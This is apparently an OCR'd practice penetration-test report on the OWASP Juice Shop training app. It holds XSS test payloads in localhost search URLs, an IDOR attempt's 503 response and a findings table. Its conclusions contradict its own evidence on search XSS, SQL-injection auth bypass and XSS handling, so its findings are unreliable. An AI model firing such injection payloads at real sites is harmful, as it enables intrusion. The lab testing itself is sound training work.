
Server Response



```
<!DOCTYPE html>
<html>
    <head>
        <meta name="viewport" content="width=device-width,
        initial-scale=1">
        <meta charset="utf-8">
        <title>
            Application Error
        </title>
        <style media="screen">
            html,body,iframe{
                margin:0;
                padding:0;
            }

            html,body{
                height:100%;
                overflow:hidden;
            }

            iframe{
                width:100%;
                height:100%;
                border:0;
            }
        </style>
    </head>
    <body>
        <iframe src="
        https://www.herokucdn.com/error-pages/application-e
        rror.html">
        </iframe>
    </body>
</html>
```



```
HTTP/1.1 503 Service Unavailable
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Nel:
{"report_to":"heroku-nel","response_headers":["Via"],"max_age
":3600,"success_fraction":0.01,"failure_fraction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku
.com/reports?s=00FsymgbfAh0ZCm%2FR4Yyj3M3YP88oEy0kzsdTNM0hzE%
3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1768
924797"}],"max_age":3600}
Reporting-Endpoints:
heroku-nel="https://nel.heroku.com/reports?s=00FsymgbfAh0ZCm%
2FR4Yyj3M3YP88oEy0kzsdTNM0hzE%3D&sid=812dcc77-0bd0-43b1-a5f1-
b25750382959&ts=1768924797"
Server: Heroku
Via: 1.1 heroku-router
Date: Tue, 20 Jan 2026 16:00:01 GMT
Content-Length: 567

<!DOCTYPE html>
<html>
    <head>
        <meta name="viewport" content="width=device-width,
        initial-scale=1">
        <meta charset="utf-8">
        <title>
            Application Error
        </title>
        <style media="screen">
            html,body,iframe{
                margin:0;
                padding:0;
            }
```

The server responded with a **Service Unavailable** error after the modified request was submitted. No basket data belonging to another user was returned.

Result

The manipulation of the basket object identifier did not result in unauthorized data disclosure. However, the application failed to gracefully handle invalid or unauthorized object references, returning a server error instead of a controlled access-denied response.

Conclusion

Although direct exploitation of an IDOR vulnerability was not confirmed, the observed behaviour indicates improper handling of invalid object access attempts. This may allow attackers to infer backend behaviour and represents a weakness in access control enforcement.


Severity: Low / Informational
OWASP Mapping: A01 – Broken Access Control

Stored XSS – Customer Feedback (Confirmed Vulnerability)

OWASP Category: A03 – Injection

Objective The objective of this test was to determine whether user-supplied input submitted through the **Customer Feedback** functionality is properly sanitized before being stored and rendered back to users.

Payload Used The following script was submitted via the Customer Feedback form: <script>alert(1)</script>



localhost:3000/#/search?q=<script>alert(1)<%2Fscript>


Search Results -

No results found

Try adjusting your search to find what you're looking for.

Items per page: 12 0 of 0

Proof of Execution After submission, the application failed to sanitize the input and executed the payload. This resulted in a JavaScript alert popup displaying "1" within the browser context.



localhost:3000/#/search?q="><img%20src%3Dx%20onerror%3Dalert(1)>

localhost:3000 says
1

Search Results

No results found

Try adjusting your search to find what you're looking for.

Items per page: 12 0 of 0

Result The successful execution confirms a **Stored Cross-Site Scripting (XSS)** vulnerability. This indicates that user input is stored in the backend and rendered to any user viewing the feedback without proper output encoding.

- **Severity:** Medium
- **Status:** Confirmed

Search Functionality Testing (No Vulnerability)

OWASP Category: A03 – Injection

Objective The objective was to determine if the search functionality was susceptible to Reflected or DOM-based XSS by injecting payloads into the search query parameter.

Payload Used The same script payload used in the feedback form was submitted through the search input field.

Observation The injected payload was handled strictly as input text and did not execute in the browser context. The application properly rendered the script tag as a literal string rather than executing it as code.

Result

The search functionality is **not vulnerable** to XSS for the tested payload.

- **Severity:** None
- **Conclusion:** No vulnerability identified.

The injected payload was handled as input text and did not execute in the browser context. This indicates that the search functionality is not vulnerable to reflected or DOM-based XSS for the tested payload.

Conclusion: No vulnerability identified.

Vulnerabilities Identified:

S. No.	**Vulnerability**	**Affected Component**	**OWASP Top 10 Category**	**Severity**	**Status**
1	**SQL Injection (Auth Bypass & Data Disclosure)**	Login API (/rest/user/login)	A03 – Injection	**High**	Confirmed
2	**Stored Cross-Site Scripting (XSS)**	Customer Feedback Form	A03 – Injection	**Medium**	Confirmed
3	**Improper Authentication Error Handling**	Login Functionality	A05 – Security Misconfiguration	**Low**	Observed
4	**Improper Object Reference Handling**	Basket API (/rest/basket/{id})	A01 – Broken Access Control	**Low**	Observed

Result

The web application security assessment of OWASP Juice Shop was conducted using Burp Suite to evaluate common vulnerabilities aligned with the OWASP Top 10. The testing identified an SQL Injection vulnerability that resulted in sensitive data disclosure, while authentication bypass and IDOR attempts were unsuccessful but revealed improper error handling. XSS testing across multiple input points showed that the tested payloads were handled safely where no execution was observed. All findings were documented based strictly on observable evidence.

Conclusion

The assessment demonstrated that while certain security controls in the application effectively prevented direct exploitation attempts, weaknesses remain in input validation and error handling mechanisms. The presence of SQL Injection highlights the need for stronger server-side validation and secure query handling. Overall, the project emphasizes the importance of systematic testing, evidence-based reporting, and continuous security assessments to strengthen web application security.